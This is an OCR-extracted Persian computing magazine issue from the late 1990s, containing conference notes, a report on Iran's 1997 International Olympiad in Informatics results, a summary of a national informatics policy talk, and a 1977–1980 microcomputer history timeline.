• بعضی موسسات کمکهای نسبتاً خوبی به برگزاری کنفرانس کرده بودند. حتی یکی از این موسسات، در آخرین شب کنفرانس مهماندار دست‌اندرکاران کنفرانس و بعضی شرکت‌کنندگان در یکی از هتلهای تهران بود.

• انجمن انفورماتیک ایران هیچ نقش رسمی در کنفرانس نداشت. برای توفیق بیشتر در فعالیتهای علمی تخصصی آینده، ارتباط و هماهنگی همه متخصصین و نهادهای این صنعت یک شرط لازم است.

• حضور چند سخنران ایرانی مقیم خارج که قادر به ارائه مقالات به فارسی نبودند جلب توجه می‌کرد.

• نگهبانان به شدت از ورود افراد بدون کارت جلوگیری می‌کردند.

• گرفتن هزینه ثبت نام از ارائه دهندگان مقالات و هزینه اضافی برای صفحات اضافی (بیش از ۶ صفحه) برای برخی از ارائه کنندگان و سایرین مایه تعجب بود.

• بعضی بازدیدها نیز برنامه‌ریزی شده بود.

• ارتباط به شبکه اینترنت و رزرو بلیط در یکی از شرکتهای هواپیمایی در محل کنفرانس فراهم شده بود.

دکتر محسن صدیقی‌مشکاتی
استادیار دانشکده مهندسی کامپیوتر
دانشگاه صنعتی اصفهان

• سخنرانی علمی و دعوتی کنفرانس توسط آقای دکتر مرتضی انواری و در مورد Knowledge Discovery from Large Multi-modal Data Sets انجام شد. سطح سخنرانی بسیار خوب و همه فهم بود و با استقبال شدید شرکت‌کنندگان مواجه شد.

• در جلسه اختتامیه، علاوه بر گزارشات و قدردانیها، صحبت مسئول کنفرانس دانشجویی انجمن کامپیوتر ایران (در اسفندماه ۷۶) بیانگر تحرک علمی خوب دانشجویان بود. آقای دکتر انواری نیز در این جلسه به نقش جوانان تأکید داشتند: «آنقدر جوانها را محدود نکنید و بگذارید خودشان کار کنند. جوان ایرانی را اگر در کارش آزاد بگذارید بسیار پیشرفت می‌کند. چرا سعی می‌کنید که با پیش‌بینی آینده کامپیوتر جوانها را محدود کنید و دست آنها را ببندید؟ آینده کامپیوتر قابل پیش‌بینی نیست. زمانی رئیس شرکت IBM می‌گفت ده کامپیوتر برای ایالات متحده کافی است. آقای بیل گیتس زمانی گفت ۶۴۰ کیلوبایت حافظه برای کامپیوتر کافی است، ولی دیدیم که این طور نشد».

در حاشیه کنفرانس

• دیدار دوستان قدیم و گپهای دوستانه و درد دلها باز هم رواج داشت. وضع آینده شورای عالی انفورماتیک (و بخصوص انتصاب آقای دکتر سپهری‌راد به دبیری شورا که بیشتر به عنوان یک متخصص فیزیک شناخته می‌شوند و با توجه به سابقه کارشان در وزارت آموزش و پرورش) از موضوعات این گپها بود.



پدر را شما می‌دونستی که میشه توی گرداننده CD-ROM کامپیوترت
نون گذاشت و با لیزر پرشته‌اش کرد؟

گزارش شرکت تیم المپیاد کامپیوتر ایران در نهمین المپیاد جهانی انفورماتیک

دکتر محمد قدسی

سرپرست تیم اعزامی

زبان برنامه‌نویسی و ریاضیات گسسته و مبانی طراحی الگوریتمها تدریس گردید. پس از انجام آزمونهای متعدد، ۶ نفر اول به مدال طلای کشوری نایل شده و به اردوی نهایی راه یافتند تا پس از چند ماه آموزش، از بینشان اعضای تیم اعزامی انتخاب شوند.

مسابقات در دو روز برگزار شد. در هر روز سه مسأله داده شد تا در ۵ ساعت حل شوند. مسائل توسط کمیته علمی کشور میزبان طرح و برای رأی‌گیری به کمیته سرپرستان ارائه شدند. مسائل پیشنهادی، پس از بحث فراوان و رفع ابهامات موجود در صورت اولیه آنها که وقت زیادی هم گرفت، همگی پذیرفته شدند. اکثر مسائل امسال راه حل «مکاشفه‌ای» داشتند و بر عکس سالهای گذشته، پاسخ نادقیق هم بسته به نزدیکی آن به پاسخ درست نمره می‌گرفت. در جلسه نهایی محدوده نمرات کل برای مدالهای طلا، نقره و برنز تعیین شدند که در جدول ۱ نشان داده شده است. این

جدول ۱: محدوده نمرات برای کسب مدال.

مدال	تعداد	محدوده نمره
طلا	۱۹	۴۶۲ - ۳۷۰
نقره	۳۶	۳۶۶ - ۳۰۲
برنز	۵۷	۲۹۲ - ۲۰۳

نمرات طوری تعیین می‌شوند تا حدود نیمی از شرکت‌کنندگان مدال بگیرند و تعداد مدالهای طلا، نقره و برنز به نسبت ۱، ۲ و ۳ باشند. حاصل کار دانش‌آموزان ما نیز در جدول ۲ منعکس است.

جدول ۲: نمرات، رتبه و مدالهای اعضای تیم.

نام	مسائل روز اول			مسائل روز دوم			مجموع از ۶۰۰	رتبه نهایی	مدال
	۱	۲	۳	۱	۲	۳			
	از ۱۰۰	از ۱۰۰	از ۱۰۰	از ۱۰۰	از ۱۰۰	از ۱۰۰			
مهدی میرزازاده	۱۰۰	۲۰	۸۳	۰	۱۰۰	۴۸	۲۵۱	۳۱	نقره
مانا تقدیری	۹۹	۲۰	۹۲	۰	۸۳	۵۴	۳۴۸	۳۴	نقره
محمدتقی حاجی‌آقایی	۱۰۰	۲۰	۵۷	۹۲	۲	۴۰	۳۱۱	۴۷	نقره
بشیر سجاد	۱۰۰	۰	۱۸	۰	۵۷	۵۷	۳۵	۱۰۰	برنز

نهمین المپیاد جهانی انفورماتیک از تاریخ ۹ تا ۱۶ آذر ماه ۱۳۷۶ در شهر کیپ‌تاون آفریقای جنوبی برگزار گردید. ۲۲۱ دانش‌آموز از ۵۷ کشور در این مسابقات شرکت کرده بودند. تعداد دانش‌آموزان تنها ۶ نفر نسبت به سال گذشته بیشتر شده بود.

دانش‌آموزان زیر اعضای تیم المپیاد کامپیوتر ایران در این مسابقات بودند:

- ۱) مانا تقدیری، سال چهارم دبیرستان فرزنانگان، تهران،
- ۲) مهدی میرزازاده، سال چهارم دبیرستان شهید صدوقی، یزد،
- ۳) بشیر سجاد، سال چهارم دبیرستان شهید اژه‌ای، اصفهان،
- ۴) محمدتقی حاجی‌آقایی، سال چهارم دبیرستان شهید بابایی، قزوین.

دکتر عبدالله محمودیان از دانشکده ریاضی دانشگاه صنعتی شریف به عنوان سرپرست دوم و آقای محمد مهدیان، عضو کمیته ملی کامپیوتر و خانم افسانه صالحی، مادر مانا تقدیری، به عنوان مهمان تیم را همراهی می‌کردند.

این دانش‌آموزان پس از گذشتن از دو مرحله آزمون ششمین المپیاد ملی کامپیوتر ایران و گذراندن یک دوره آموزشی طولانی (حدود یک سال) انتخاب شدند. اولین مرحله ششمین المپیاد ملی کامپیوتر ایران در بهمن ماه سال ۱۳۷۴ با شرکت ۱۱۳۷۵ دانش‌آموز سال سوم دبیرستان در سطح کشور برگزار گردید. از بین این افراد ۷۸۰ دانش‌آموز به مرحله دوم راه یافتند، که این آزمون در اردیبهشت ماه سال ۱۳۷۵ در اغلب مراکزهای استانهای کشور برگزار گردید. ۳۰ نفر برگزیدگان این آزمون از تیر ماه آن سال در دوره آموزشی دو ماهه‌ای در باشگاه دانش‌پژوهان جوان شرکت کردند. در این دوره به آنها

جلسات گروههای تخصصی

گروه تخصصی شیءگرایی

اولین چهارشنبه غیر تعطیل هر ماه

گروه تخصصی شبکه‌های کامپیوتری

دومین چهارشنبه غیر تعطیل هر ماه

علاقه‌مندان می‌توانند جهت اطلاع از دستور جلسات گروههای تخصصی با دفتر انجمن (تلفن ۶۵۶۶۸۷) تماس بگیرند.

شرکت در جلسات گروههای تخصصی انجمن
برای اعضاء انجمن رایگان است

در روز اختتامیه تعداد و رنگ مدالها آشکار شد و مشخص گردید که تیم ما برنده سه مدال نقره و یک مدال برنز شده است. در بین ۴-۵ نفر شرکت‌کننده دختر، ما تنها کسی بود که مدال دریافت کرد و تحسین خیلیها را برانگیخت.


جدول ۳ رتبه‌بندی ده تیم اول را برحسب مجموع امتیازهای اعضای آنها با هم نشان می‌دهد. ایران در این رتبه‌بندی در مقام هفتم جهانی قرار می‌گیرد. رتبه‌های تیمهای ایران از ابتدای شرکت در المپیاد جهانی انفورماتیک، در سال ۱۳۶۰ تاکنون، به ترتیب، ۱۴، ۴، ۱۳، ۵، ۸ و ۷ بوده است.

جدول ۳: رتبه ده تیم اول برحسب مجموع امتیازها.

رتبه	کشور	تعداد مدالها			مجموع امتیاز
		طلا	نقره	برنز	
۱	روسیه	۱	۳	۰	۱۴۶۹
۲	چین	۱	۲	۱	۱۴۰۸
۳	اسلواک	۱	۳	۰	۱۳۸۸
۴	لهستان	۲	۲	۰	۱۳۶۱
۵	لاتویا	۱	۲	۰	۱۲۹۱
۶	دانمارک	۲	۱	۰	۱۲۴۵
۷	ایران	۰	۳	۱	۱۲۲۰
۸	تایوان	۱	۲	۰	۱۲۱۲
۹	رومانی	۱	۱	۲	۱۱۵۱
۱۰	امریکا	۱	۱	۱	۱۱۴۸

تعدیل ۴+

همگام با نیروی عظیم سازندگی ایران



Operation Research Group

گروه تحقیق در عملیات

تلفن: ۲۰۰۳۸۱۰

هزاران مهندس عمران در سراسر ایران تعدیل ۴+ را کامل ترین نرم افزار محاسبات مالی پروژه های بزرگ عمرانی میدانند.

برگزاری سخنرانی علمی فروردین ماه

در کشور دانستند و مخابرات داده‌ها را یکی از محورهای اصلی سیاستهای جدید شورای عالی انفورماتیک کشور بر شمردند.

بخش پایانی سخنرانی به ملاحظات عمده‌ای که فراروی مسئولان شورای عالی انفورماتیک قرار دارد اختصاص داشت. سخنران با بیان این که در دوره ریاست جمهوری جدید، تأکید بیشتری بر گردش آزاد اطلاعات و حق مدنی مردم در زمینه دسترسی به اطلاعات وجود دارد، به همکاری و هماهنگی بیش از پیش وزراء در زمینه‌های مربوط به انفورماتیک و مخابرات به عنوان یک نکته مثبت اشاره کرد و تغییر ذهنیتها در وزارت پست و تلگراف و تلفن و سیاستهای جدید در زمینه اطلاع رسانی و گردش آزاد اطلاعات را مهمترین دستاورد دوره حاضر دانست. آقای صفاری، مهمترین ملاحظاتی که پیش روی مسئولان و متولیان انفورماتیک کشور قرار دارد را امکانات جدید اتصال پرسرعت به اینترنت در سراسر کشور، تأمین نیروی انسانی مورد نیاز در این زمینه و لزوم عرضه انبوه اطلاعات در کشور برای عموم در محیطهای جدید اطلاع رسانی اعلام کردند.

انجمن انفورماتیک ایران بدین وسیله از آقای مهندس صفاری به خاطر قبول دعوت انجمن برای برگزاری این سخنرانی و از مسئولان محترم اداره کل آمار و اطلاعات وزارت کشاورزی به خاطر در اختیار گذاشتن محل و امکانات مورد نیاز سخنرانی و نیز پذیرایی از حاضران صمیمانه قدردانی می‌کند.



سخنرانی علمی فروردین ماه انجمن انفورماتیک ایران در تاریخ چهارشنبه ۱۳۷۷/۱/۲۶ در محل مرکز کامپیوتر وزارت کشاورزی و در حضور عده زیادی از علاقه‌مندان برگزار گردید. سخنران این جلسه آقای مهندس مسعود صفاری، دبیر سابق شورای عالی انفورماتیک کشور و موضوع سخنرانی ایشان، «ملاحظات، محورها و سیاستهای انفورماتیک کشور» بود.

آقای صفاری سخنان خود را به ۳ بخش عمده تقسیم کرده بودند. در بخش نخست، تحت عنوان «مروری به روند گذشته»، ابتدا مروری سریع بر سیاستهای انفورماتیک کشور قبل از پیروزی انقلاب به عمل آمد و سپس به تفصیل به فعالیتهای شورای عالی انفورماتیک کشور پس از پیروزی انقلاب، خصوصاً در سالهای ۱۳۶۹ تا ۱۳۷۴ که معاونت انفورماتیک در سازمان برنامه و بودجه ایجاد گردید، پرداخته شد.

آقای صفاری مهمترین فعالیتهای شورای عالی انفورماتیک کشور در دوران معاونت انفورماتیک را جمع‌بندی فعالیتهای گذشته، طبقه‌بندی شرکتها، سمت گیری به سوی نظارت پس از عمل به جای کنترل، رسیدگی به تخلفات و شکایات، تدوین استانداردها، انتشار عمومی گزارش فعالیتهای شورا، تشویق رقابت و تولید، بررسی مسائل حقوقی و جزائی کاربرد کامپیوتر و ارتباطات، تدوین برنامه انفورماتیک در برنامه دوم توسعه اقتصادی، اجتماعی و فرهنگی کشور و برنامه‌ریزی برای تشکیل سازمان انفورماتیک، اعلام کردند. ایشان همچنین به پروژه‌های مختلفی که از سوی دبیرخانه شورای عالی انفورماتیک کشور، تعریف شده و به انجام رسیده‌اند اشاره کردند.

آقای صفاری با ذکر این که در سال ۱۳۷۵، معاونت انفورماتیک از تشکیلات سازمان برنامه و بودجه حذف گردیده است، اهم فعالیتهای شورای عالی انفورماتیک در دوران جدید را گسترش کمیسیونهای شورا و پیگیری طرح تدوین نظام جامع انفورماتیک دانستند. ایشان همچنین به توقف بسیاری از پروژه‌های سابق دبیرخانه شورا در این دوران اشاره کردند.

بخش دوم سخنرانی آقای مهندس صفاری به مروری بر سیاستهای جدید شورای عالی انفورماتیک کشور اختصاص داشت. به گفته ایشان، رؤس فعالیتهای و تغییراتی که در سیاستهای شورا در دوره جدید به عمل آمده است عبارتند از: تلاش در جهت تدوین نظام انفورماتیک دولت، تعیین متولی انفورماتیک کشور و تعیین تکلیف پروژه‌های بزرگ انفورماتیک کشور (نظیر شبکه ارتباطات داده‌های کشور، شبکه دانشگاهها، ثبت احوال، بانکها، مالیات و بازرگانی). همچنین در این دوره، توجه به امور شرکتها نظیر طبقه‌بندی و احراز صلاحیت و تخصیص ارز، به نسبت قبل کاهش یافته و جلسات شورا نیز به یک جلسه در سال با حضور وزرا و یا معاونان آنها محدود گشته است. آقای صفاری یکی از ویژگیهای عمده و تأثیرگذار در صنعت انفورماتیک کشور ظرف سالهای اخیر را تعدد مراکز مدعی در زمینه اطلاع رسانی و رشد اینترنت

وقایع نگاری تاریخ ریز کامپیوترها

«قسمت سوم»

یادداشت

- شرکت کمودور، کامپیوتر PET را در نمایشگاه کامپیوتر سانفرانسیسکو عرضه کرد. PET شامل پردازنده ۶۵۰۲، ۴ کیلوبایت حافظه اصلی، ۱۴ کیلوبایت حافظه فقط خواندنی (ROM)، صفحه کلید، صفحه نمایش و یک گرداننده نوار بود و ۶۰۰ دلار قیمت داشت.
- شرکت آپل، کامپیوتر آپل ۲ را در نمایشگاه کامپیوتر سانفرانسیسکو عرضه کرد. این کامپیوتر شامل پردازنده ۶۵۰۲، ۴ کیلوبایت حافظه اصلی، ۱۶ کیلوبایت حافظه فقط خواندنی، صفحه کلید، تخته مدار اصلی با ۸ شکاف توسعه، رابط گرافیک / متن به صفحه نمایش رنگی و زبان بیسیک به صورت توکار بود و ۱۳۰۰ دلار قیمت داشت. این اولین کامپیوتر شخصی با صفحه نمایش رنگی بود.
- شرکت آپل، نخستین سیستم آپل ۲ را به بازار عرضه کرد.

می

- شرکت پرتک، شرکت MITS و خط تولید کامپیوتر آلتر را به قیمت ۶ میلیون دلار خریداری کرد.
- ۱۰ ماه پس از عرضه کامپیوتر قطعه‌ای آپل ۱، تعداد ۱۷۵ عدد از آن به فروش رفته بود.

جون

- کامپیوترهای آپل ۲، توسط توزیع کننده مستقلی به اروپا حمل شد.

جولای

- مایکروسافت، کامپایلر فورترن خود را برای کامپیوترهای بر پایه سیستم عامل CP/M عرضه کرد.

آگوست

- رادیوشک (بخشی از شرکت تندی)، ریز کامپیوتر TRS-80 را با پردازنده زد ۸۰، ۴ کیلوبایت حافظه اصلی، ۴ کیلوبایت حافظه فقط خواندنی، صفحه کلید، صفحه نمایش سیاه و سفید و یک گرداننده نوار به قیمت ۶۰۰ دلار عرضه کرد.

سپتامبر

- با وجودی که پیش بینی فروش برای TRS-80 در حدود ۳۰۰۰ دستگاه در سال اول بود ولی یکماه پس از عرضه آن، ۱۰۰/۰۰۰ عدد از این سیستم به فروش رفت.

نوامبر

- شرکت آپل، نرم افزار آپل سافت را عرضه کرد. این نرم افزار، گونه‌ای

آنچه در زیر به نظر خوانندگان گرامی می‌رسد، فهرستی از مهمترین رویدادهایی است که در ۵۰ سال گذشته، از ۱۹۴۷ تا ۱۹۹۷، در زمینه ریز کامپیوترها اتفاق افتاده است. این اطلاعات عمدتاً از مجلات و روزنامه‌های کامپیوتری استخراج شده‌اند. این مقاله در ۸ بخش با عنوان «۱۹۴۷ تا ۱۹۷۰: سالهای اولیه»، «۱۹۷۱ تا ۱۹۷۶: تولد ریز کامپیوتر»، «۱۹۷۷ تا ۱۹۸۰: کامپیوترهای خانگی»، «۱۹۸۱ تا ۱۹۸۳: تجارت شکل می‌گیرد»، «۱۹۸۴ تا ۱۹۸۶: گرافیک برای همه»، «۱۹۸۷ تا ۱۹۹۰: نسل بعد»، «۱۹۹۱ تا ۱۹۹۳: بلوغ»، «۱۹۹۴ به بعد: آرزوهای تازه»، به خوانندگان گزارش کامپیوتر تقدیم می‌گردد.

* * *

۱۹۹۷ تا ۱۹۸۰: تولد ریز کامپیوترها

آپل، کمودور، مایکروسافت، ریز پردازنده‌های بیشتر، سینکلو، رادیوشک

۱۹۷۷

ژانویه

- شرکت آپل کامپیوتر تأسیس شد.
- مدلی از نخستین کامپیوتر رادیوشک برای چارلز تندی، رئیس این شرکت، به نمایش گذاشته شد.
- شرکت کمودور، اولین کامپیوتر PET خود را به شرکت رادیوشک عرضه کرد. کمودور امیدوار بود رادیوشک فروش PET را برعهده گیرد.

فوریه

- شرکت آپل از گاراژ خانه استیو جابز به دفتری در کاپرتینو (کالیفرنیا) انتقال یافت.
- بیل گیتس و پل آلن با امضای یک قرارداد همکاری، رسماً شرکت مایکروسافت را ایجاد کردند.

اپریل

- اولین نمایشگاه کامپیوتر در غرب آمریکا در سانفرانسیسکو برپا شد. از این نمایشگاه که در ۲ روز تعطیلات آخر هفته دایر شده بود ۱۳۰۰۰ نفر بازدید کردند.

از بیسیک با قابلیت محاسبات اعشاری بود که مجوز استفاده از آن از مایکروسافت اخذ شده بود.

دسامبر

- مایک مارکولا رئیس شرکت آپل، در جلسه هیأت مدیره این شرکت، گرداننده دیسک نرم (فلاپی) را به عنوان بالاترین هدف شرکت اعلام کرد.
- مایکروسافت در یک دعوای حقوقی علیه شرکت پرتک بر سر مالکیت نرم افزار بیسیک که مجوز استفاده از آن قبلاً برای شرکت MITS صادر شده بود، برنده شد.

(ماه نامعلوم)

- (پاییز) مایکروسافت مجوز استفاده از بیسیک خود را برای شرکت آپل صادر کرد.

(ماه نامعلوم)

- اولین شماره مجله پرسونال کامپیوتینگ توسط دیوید بونل انتشار یافت.

(ماه نامعلوم)

- شرکت بالی طراحی یک کامپیوتر خانگی را به انجام رساند.

(ماه نامعلوم)

- دان بریکلین ایده برنامه کاریگ VisiCalc را مطرح ساخت.

(ماه نامعلوم)

- شرکت آتاری، سیستم آتاری ۲۶۰۰ را عرضه کرد.

۱۹۷۸

ژانویه

- شرکت آپل، نخستین نمونه آزمایشگاهی گرداننده دیسک خود را در نمایشگاه لوازم الکترونیکی لاس وگاس به نمایش گذاشت.
- وارد کریستین سون و زندی سونس شروع به ساختن نخستین سیستم تابلو اعلانات کامپیوتری (BBS) در شیکاگو کردند.

فوریه

- نخستین سیستم تابلو اعلانات کامپیوتری به صورت پیوسته (online) در شیکاگو مورد استفاده قرار گرفت.

مارچ

- دومین نمایشگاه کامپیوتر در غرب آمریکا، در سن خوزه (کالیفرنیا) برپا شد.

می

- اینتل تولید ریزپردازنده ۸۰۸۶ را آغاز کرد. این پردازنده توسط ۲ مهندس و فقط در ۳ هفته طراحی شده بود.

جون

- اینتل ریزپردازنده ۴۷۷ مگاهرتزی ۸۰۸۶ را عرضه کرد. این پردازنده از ثباتهای ۱۶ بیتی، یک مسیر عمومی ۱۶ بیتی برای داده ها و ۲۹۰۰۰ ترانزیستور استفاده می کرد. در ساخت این پردازنده از فناوری ۳ میکرون استفاده شده بود. قیمت آن ۳۶۰ دلار و سرعت آن ۰٫۳۳ میلیون دستورالعمل در ثانیه (MIPS) بود. این پردازنده می توانست به یک مگابایت حافظه دستیابی کند. گونه های بعدی این ریزپردازنده با سرعت های ۸ مگاهرتز (MIPS۰٫۶۶) و ۱۰ مگاهرتز (MIPS۰٫۷۵) عرضه گردیدند.

- مایکروسافت، کامپایلر «کوبول مایکروسافت» را عرضه کرد.

- شرکت آپل، یک گرداننده دیسک نرم ۵٫۲۵ اینچی را به نام DiskII عرضه کرد. این گرداننده از طریق کابل به کامپیوتر آپل ۲ متصل می شد و قیمت آن ۴۹۵ دلار بود.

- شرکت پرتک، تولید کامپیوتر آلتر را متوقف ساخت.

آگوست

- شرکت دیجیتال فروشگاهی را در یک مرکز خرید عمومی برای فروش سیستم های کامپیوتری کوچک با قیمت زیر ۱۰ هزار دلار گشود.

اکتبر

- نخستین نمایشگاه کامپیوترهای شخصی در شهر نیویورک برگزار شد.

دسامبر

- شرکت اپسون، چاپگر ماتریس نقطه ای MX-80 را عرضه کرد. این چاپگر، استاندارد جدیدی برای چاپگرهای با کارایی بالا و قیمت پایین به وجود آورد.

- شرکت آتاری، کامپیوترهای شخصی آتاری ۴۰۰ و ۸۰۰ را با استفاده از ریزپردازنده ۶۵۰۲ عرضه کرد.

- فروش سالانه مایکروسافت به مرز یک میلیون دلار رسید.

(ماه نامعلوم)

- (تابستان) شرکت آپل، چاک پدل، طراح ریزپردازنده ۶۵۰۲ و کامپیوتر PET کمودور را استخدام کرد. وی در اواخر سال شرکت آپل را ترک کرد و به کمودور بازگشت.

(ماه نامعلوم)

- (پاییز) مایکروسافت کار بر روی توسعه بیسیک برای پردازنده ۸۰۸۶ اینتل را آغاز کرد.

(ماه نامعلوم)

- شرکت تگزاس اینسترومنتس، تراشه TMS-4164 را عرضه کرد. این یک تراشه ۶۴ کیلوبایتی حافظه بود و ۱۲۵ دلار قیمت داشت.

(ماه نامعلوم)

- شرکت آپل، تحقیقات بر روی ساخت سیستمی که بعداً لیزا نام گرفت را آغاز کرد.

(ماه نامعلوم)

- شرکت زیراکس ۵۰ کامپیوتر آلتو را به دانشگاههای استنفورد، کارنگی ملون و ام آی تی اهدا کرد.

۱۹۷۹

ژانویه

- مایکروسافت، دفترش را از آلبرک در نیومکزیکو به واشنگتن منتقل کرد.

فوریه

- شرکت آپل، سیستم عامل DOS 3.2 را عرضه کرد.

مارچ

- شرکت زابلوگ نمونه‌هایی از پردازنده ۱۶ بیتی Z8000 را عرضه کرد.

می

- در چهارمین نمایشگاه کامپیوتر در غرب آمریکا، شرکت سافت‌ور آرتز نرم‌افزار VisiCalc را به نمایش گذاشت. نویسندگان این نرم‌افزار، دان بریکلین و باب فرنکستون بودند.
- رادیوشک، سیستم TRS-80 مدل ۲ را عرضه کرد.

جون

- شرکت آپل، کامپیوتر Apple II Plus را با ۴۸ کیلوبایت حافظه به قیمت ۱۱۹۵ دلار عرضه کرد.

- شرکت آپل، نخستین چاپگرش را به نام Silentype به قیمت ۶۰۰ دلار به بازار عرضه کرد. این چاپگر، چاپگر تِرِنْدَکام مدل ۲۰۰ بود که تحت نام آپل عرضه گشته بود.

- شرکت اینتل، ریزپردازنده ۴/۷۷ مگاهرتزی ۸۰۸۸ را به بازار عرضه کرد. این تراشه که گونه توسعه یافته ۸۰۸۶ بود، عملیات داخلی را ۱۶ بیتی انجام می‌داد ولی از مسیر داده‌های ۸ بیتی نیز پشتیبانی می‌کرد. تراشه ۸۰۸۸ با فناوری ۳ میکرونی ساخته شده بود، دارای ۲۹۰۰۰ ترانزیستور بود و می‌توانست یک مگابایت حافظه را نشانی دهی کند. سرعت آن ۳۳/۰ میلیون دستورالعمل در ثانیه بود. گونه بعدی این پردازنده، ۸ مگاهرتزی و با سرعت ۷۵/۰ میلیون دستورالعمل در ثانیه بود.

- تگزاس اینسترومنتس، کامپیوتر شخصی TI-99/4 را با قیمت ۱۵۰۰ دلار عرضه کرد. این کامپیوتر از ریزپردازنده ۱۶ بیتی ۹۹۴۰ این شرکت استفاده می‌کرد.

- مایکروسافت، نرم‌افزار بیسیک ۸۰۸۶ خود را عرضه کرد.

۶۰ گزارش کامپیوتر صد و چهل

جولای

- شرکت آپل، سیستم عامل DOS 3.2.1 را عرضه کرد.
- شرکت کامپوسرو، ارائه خدماتی را با نام میکرونت به علاقه‌مندان کامپیوتر آغاز کرد. این خدمات شامل تابلو اعلانات الکترونیکی، پایگاه داده‌ها و بازیهای کامپیوتری بود.

آگوست

- مایکروسافت، زبان اسمبلر خود را برای ریزپردازنده‌های ۸۰۸۰ و زد ۸۰ عرضه کرد.

- وین رتلیف برنامه پایگاه داده‌های Vulcan را تولید کرد. شرکت اشتون تیت بعداً بازاریابی این نرم‌افزار را با نام dBASE II بر عهده گرفت.

سپتامبر

- ریزپردازنده ۱۶ بیتی ۶۸۰۰۰ موتورولا عرضه شد. در این پردازنده از ۶۸۰۰۰ ترانزیستور استفاده شده و نامش هم از همینجا انتخاب شده بود.
- شرکت آپل اعلام کرد که در طول سال مالی گذشته، ۳۵۰۰۰ کامپیوتر آپل ۲ به فروش رسانده است.

اکتبر

- ۲/۵ سال پس از عرضه کامپیوتر آپل ۲، فروش آن از مرز ۵۰۰۰۰ دستگاه گذشت.
- آتاری فروش کامپیوترهای شخصی آتاری ۴۰۰ و ۸۰۰ خود را آغاز کرد. آتاری ۴۰۰ با ۸ کیلوبایت حافظه، ۵۵۰ دلار و آتاری ۸۰۰، ۱۰۰۰ دلار قیمت داشت.

دسامبر

- نخستین نمایشگاه کامدکس در لاس وگاس برپا شد.

(ماه نامعلوم)

- (بهار) شرکت آتاری، بازی کامپیوتری آستروئید را تولید کرد.

(ماه نامعلوم)

- (پاییز) آتاری نخستین ماشین سکه‌ای برای بازی آستروئید را تولید کرد.

(ماه نامعلوم)

- (پاییز) مایکروسافت کار بر روی تولید فورترن، نسخه ۸۰۸۶ را آغاز کرد.

(ماه نامعلوم)

- آلن شوگارت، شرکت سی‌گیت تکنولوژی را در کالیفرنیا تأسیس کرد. حوزه فعالیت این شرکت، تولید دیسک سخت بود.

(ماه نامعلوم)

- شرکت آپل برنامه وازه‌پرداز آپل رایتر ۱ را عرضه کرد.

(ماه نامعلوم)

- نیکلاس ویرث، زبان برنامه‌سازی ماجولا-۱ را ابداع کرد.

(ماه نامعلوم)

- شرکت ان ای سی، ریزکامپیوتر پی سی ۸۰۰۱ را در ژانین عرضه کرد. این نخستین ریزکامپیوتری بود که در ژانین به بازار آمد.

(ماه نامعلوم)

- باب متکاف، شرکت تری کام را تأسیس کرد.

(ماه نامعلوم)

- آی‌بی‌ام، چاپگر لیزری ۳۸۰۰ را عرضه کرد. این چاپگر توانایی چاپ ۲۰۰۰۰ خط در دقیقه را داشت.

(ماه نامعلوم)

- شرکت Hayes مودم ۱۱۰/۳۰۰ بیت در ثانیه‌ای خود را برای کامپیوتر آپل ۲ به قیمت ۳۸۰ دلار عرضه کرد.

۱۹۸۰

ژانویه

- شرکت یونیورسال دیتا سیستمز مودم ۱۰۳ ال پی را با سرعت ۳۰۰ بیت در ثانیه به قیمت ۱۹۵ دلار عرضه کرد. این مودم مستقیماً به خط تلفن وصل می‌شد و به توان مصرفی بیشتری نیاز نداشت.
- شرکت هیولت پاکارد، پروژه کاپریکورن را به پایان رساند. محصول این پروژه، سیستم اچ پی ۸۵ با یک صفحه نمایش به عرض ۳۲ نویسه، یک چاپگر کوچک توکار، یک نوارگردان و یک صفحه کلید بود. قیمت این سیستم ۳۲۵۰ دلار بود.

فوریه

- شرکت سینکلا، کامپیوتر زدایکس ۸۰ را عرضه کرد. این کامپیوتر از ریزپردازنده ۸ بیتی ۷۸۰ ان ای سی استفاده می‌کرد و دارای یک کیلوبایت حافظه و ۴ کیلوبایت حافظه فقط خواندنی (ROM) بود. سرعت پردازنده این کامپیوتر ۳/۲۵ مگاهرتز بود.

مارچ

- تبلیغ شرکت آتاری: «آتاری قول می‌دهد که محبوبترین کامپیوتر شخصی دهه ۸۰ باشد!»

- مایکروسافت نخستین محصول سخت‌افزاری خود را عرضه کرد. این محصول Z-80 SoftCard نام داشت و به کامپیوتر آپل ۲، قابلیت کارکردن تحت سیستم عامل سی پی‌ام را می‌بخشید. این کارت که در موفقیت شرکت آپل نقش بسزایی داشت شامل سیستم عامل سی پی‌ام

و بیسیک مایکروسافت بود و ۳۴۹ دلار قیمت داشت. در سال اول پس از عرضه، ۲۵۰۰۰ عدد از این کارت به فروش رفت.

- شرکت سته‌لایت سافت ور، نرم‌افزار وردپرفکت ۱ را برای کامپیوترهای کوچک دیتاجنرال عرضه کرد.

اپریل

- شرکت سیاتل کامپیوتر تصمیم گرفت به دلیل تأخیر شرکت دیجیتال ریسرچ در عرضه سیستم عامل سی پی‌ام-۸۶، خود به تولید یک سیستم عامل دیسکی (DOS) بپردازد.

می

- شرکت آپل، کامپیوتر آپل ۳ را عرضه کرد. این سیستم از ریزپردازنده ۲ مگاهرتزی ۶۵۰۲ استفاده می‌کرد و دارای یک گرداننده دیسک نرم (فلپی) ۵/۲۵ اینچی بود. قیمت پایه این سیستم ۴۵۰۰ دلار بود.

جون

- شرکت سی‌گیت تکنولوژی، نخستین گرداننده دیسک سخت وینچستر ۵/۲۵ اینچی را عرضه کرد.
- استیو بالمر به شرکت مایکروسافت پیوست.

جولای

- نمایندگانی از شرکت آی‌بی‌ام با بیل گیتس و استیو بالمر از شرکت مایکروسافت ملاقات کردند و در مورد محصولات این شرکت و کامپیوترهای خانگی به تبادل نظر پرداختند.
- آی‌بی‌ام از بیل گیتس درخواست کرد که برای کامپیوترهای شخصی آی‌بی‌ام که قرار بود بزودی عرضه شوند، سیستم عاملی بنویسد.

آگوست

